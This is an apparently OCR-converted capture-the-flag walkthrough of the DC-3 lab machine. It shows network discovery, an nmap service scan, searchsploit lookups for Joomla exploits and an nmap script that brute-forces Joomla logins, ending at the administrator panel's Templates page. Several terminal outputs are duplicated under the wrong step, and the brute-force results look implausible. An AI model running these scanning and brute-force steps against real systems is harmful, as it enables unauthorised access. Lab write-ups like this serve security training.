


Step 1:

Netdiscover is a network reconnaissance tool primarily used for scanning and discovering live hosts on a network. It's commonly used in penetration testing and network analysis. Netdiscover works by sending ARP (Address Resolution Protocol) requests to all devices within a specified range of IP addresses and collects responses to identify devices on the network.



```
kali@kali: ~/Dc-3
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
17 Captured ARP Req/Rep packets, from 10 hosts. Total size: 1020



| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                        |
|--------------|-------------------|-------|-----|----------------------------------------------|
| 192.168.1.1  | 20:0c:86:b8:63:80 | 8     | 480 | GX India Pvt Ltd                             |
| 192.168.1.2  | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.15 | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.16 | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.6  | 82:14:b6:f0:db:c8 | 1     | 60  | Unknown vendor                               |
| 192.168.1.18 | 88:b1:11:fd:82:20 | 1     | 60  | Intel Corporate                              |
| 192.168.1.14 | f0:a6:54:27:18:5b | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.1.20 | 70:32:17:5a:7d:d2 | 1     | 60  | Intel Corporate                              |
| 192.168.1.35 | f0:a6:54:27:18:5b | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.1.9  | f2:07:1e:98:b4:3f | 1     | 60  | Unknown vendor                               |


```

Step 2:

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities

```
kali@kali: ~/Dc-3
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 10 hosts. Total size: 1080



| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                        |
|--------------|-------------------|-------|-----|----------------------------------------------|
| 192.168.1.1  | 20:0c:86:b8:63:80 | 9     | 540 | GX India Pvt Ltd                             |
| 192.168.1.2  | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.15 | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.16 | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.6  | 82:14:b6:f0:db:c8 | 1     | 60  | Unknown vendor                               |
| 192.168.1.18 | 88:b1:11:fd:82:20 | 1     | 60  | Intel Corporate                              |
| 192.168.1.14 | f0:a6:54:27:18:5b | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.1.20 | 70:32:17:5a:7d:d2 | 1     | 60  | Intel Corporate                              |
| 192.168.1.35 | f0:a6:54:27:18:5b | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.1.9  | f2:07:1e:98:b4:3f | 1     | 60  | Unknown vendor                               |




(kali@kali)-[~/Dc-3]
$ nmap -sC -sV 192.168.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:14 IST
Nmap scan report for 192.168.1.15
Host is up (0.0022s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds

(kali@kali)-[~/Dc-3]
$
```

Step 3: so there is a port 80 is open so open Firefox and search the IP and we found the page so use the Wappalyzer view technologies so Joomla CMS is use



Step 4:

SearchSploit is a command-line tool that comes with the Exploit-DB repository. It allows users to search for and locate exploits and proof-of-concepts stored in the Exploit Database, directly from their terminal. It is widely used in penetration testing and vulnerability assessments to find publicly available exploits for vulnerabilities in software, hardware, and web applications

```
kali@kali: ~/Dc-3
File Actions Edit View Help
Joomla! com_fabrik 3.9.11 - Directory Traversal | php/webapps/48263.txt
Joomla! com_hdwplayer 4.2 - 'search.php' SQL Injection | php/webapps/48242.txt
Joomla! Convert Forms version 2.0.3 - Formula Injection (CSV Injection) | php/webapps/44447.txt
Joomla! Core 1.5.0 - 3.9.4 - Directory Traversal / Authenticated Arbitrary File Deletion | php/webapps/46710.py
Joomla! Core 3.9.1 - Persistent Cross-Site Scripting in Global Configuration Textfilter Settings | php/webapps/46200.txt
Joomla! Extension iF Portfolio Nexus - SQL Injection | php/webapps/10177.txt
Joomla! Extension UIajaxIM 1.1 - JavaScript Execution | php/webapps/9244.txt
Joomla! J2 JOBS 1.3.0 - 'sortby' Authenticated SQL Injection | php/webapps/48648.txt
Joomla! J2 JOBS 1.3.0 - 'sortby' Authenticated SQL Injection | php/webapps/48670.txt
Joomla! J2 Store 3.3.11 - 'filter_order_Dir' Authenticated SQL Injection | php/webapps/48572.txt
Joomla! paGO Commerce 2.5.9.0 - SQL Injection (Authenticated) | php/webapps/48811.txt
Joomla! Pinterest Clone Social Pinboard 2.0 - SQL Injection | php/webapps/44131.txt
Joomla! Plugin Beatz 1.1 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/37083.txt
Joomla! Plugin Captcha 4.5.1 - Local File Disclosure | php/webapps/15958.txt
Joomla! Plugin Core Design Scriptegrator - Local File Inclusion | php/webapps/11498.txt
Joomla! Plugin JD-WordPress 2.0 RC2 - Remote File Inclusion | php/webapps/9890.py
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-comments-post.php' Remote File Inclusion | php/webapps/28295.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-feed.php' Remote File Inclusion | php/webapps/28296.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-trackback.php' Remote File Inclusion | php/webapps/28297.txt
Joomla! Plugin NoNumber Framework - Multiple Vulnerabilities | php/webapps/17995.txt
Joomla! Plugin tinybrowser 1.5.12 - Arbitrary File Upload / Code Execution (Metasploit) | php/webapps/16906.rb
Joomla! Plugin tinybrowser 1.5.12 - Arbitrary File Upload / Execution | php/webapps/9926.rb
Joomla! Plugin XCloner Backup 3.5.3 - Local File Inclusion (Authenticated) | php/webapps/48518.txt
Joomla! v4.2.8 - Unauthenticated information disclosure | php/webapps/51334.py
WordPress Plugin / Joomla! Component XCloner - Multiple Vulnerabilities | php/webapps/35212.txt
WordPress Plugin 0.9.7 / Joomla! Component 2.0.0 Creative Contact Form - Arbitrary File Upload | php/webapps/35057.py

Shellcodes: No Results

(kali@kali)-[~/Dc-3]
$ searchsploit joomla "3.7"

Exploit Title | Path
Joomla! 3.7 - SQL Injection | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection | php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection | php/webapps/42589.txt

Shellcodes: No Results

(kali@kali)-[~/Dc-3]
$
```

Step 5:

Nmap scripts are a powerful feature of the Nmap Security Scanner. These scripts are written in the Nmap Scripting Language (NSE), a Lua-based language that allows users to automate tasks, customize scans, and extract additional information beyond the standard Nmap output. Nmap scripts are used to perform various actions, from simple tasks like banner grabbing to complex security assessments, such as vulnerability scanning.

```
kali@kali: ~/Dc-3
File Actions Edit View Help
(kali@kali)-[~/Dc-3]
$ searchsploit joomla "3.7"

Exploit Title | Path
Joomla! 3.7 - SQL Injection | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection | php/webapps/46769.txt
Joomla! Component com_realstatemanager 3.7 - SQL Injection | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection | php/webapps/42589.txt


Shellcodes: No Results

(kali@kali)-[~/Dc-3]
$ ls /usr/share/nmap/scripts | grep "joomla"
http-joomla-brute.nse

(kali@kali)-[~/Dc-3]
$ nmap --script=http-joomla-brute.nse 192.168.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:17 IST
Nmap scan report for 192.168.1.15
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
| http-joomla-brute:
|   Accounts:
|   admin:snoopy - Valid credentials
|   root:hunter - Valid credentials
|   administrator:999999 - Valid credentials
|   webadmin:hunter - Valid credentials
|   netadmin:hunter - Valid credentials
|   test:snoopy - Valid credentials
|   user:snoopy - Valid credentials
|   web:snoopy - Valid credentials
|   guest:snoopy - Valid credentials
|   sysadmin:hunter - Valid credentials
|_ Statistics: Performed 1359 guesses in 199 seconds, average tps: 6.8


Nmap done: 1 IP address (1 host up) scanned in 212.30 seconds

(kali@kali)-[~/Dc-3]
$
```

A screenshot of the Joomla! login page. It features the Joomla! logo at the top, followed by input fields for 'Username' and 'Password', and a 'Log In' button at the bottom.

Step 6:

we found the user and password just login the admin page and view some templates



The screenshot shows the Joomla! administrator interface. The browser address bar displays `192.168.1.15/administrator/index.php`. The top navigation bar includes links for System, Users, Menus, Content, Components, Extensions, and Help. A Joomla! update notification for version 3.10.12 is visible at the top right.

The left sidebar contains the following sections:

- CONTENT**
 - New Article
 - Articles
 - Categories
 - Media
- STRUCTURE**
 - Menu(s)
 - Modules
- USERS**
 - Users
- CONFIGURATION**
 - Global
 - Templates
 - Language(s)
- EXTENSIONS**
 - Install Extensions
- MAINTENANCE**
 - Joomla! 3.10.12. Update now!
 - All extensions are up to date.

A blue arrow points to the **Templates** link in the CONFIGURATION section.

The main content area displays the following sections:

- You have post-installation messages**
 - There are important post-installation messages that require your attention.
 - This information area won't appear when you have hidden all the messages.
 - [Read Messages](#)
- LOGGED-IN USERS**

Username	Role	Last Seen
admin	Administration	2024-11-19 09:51
admin	Administration	2024-11-19 09:51
- POPULAR ARTICLES**

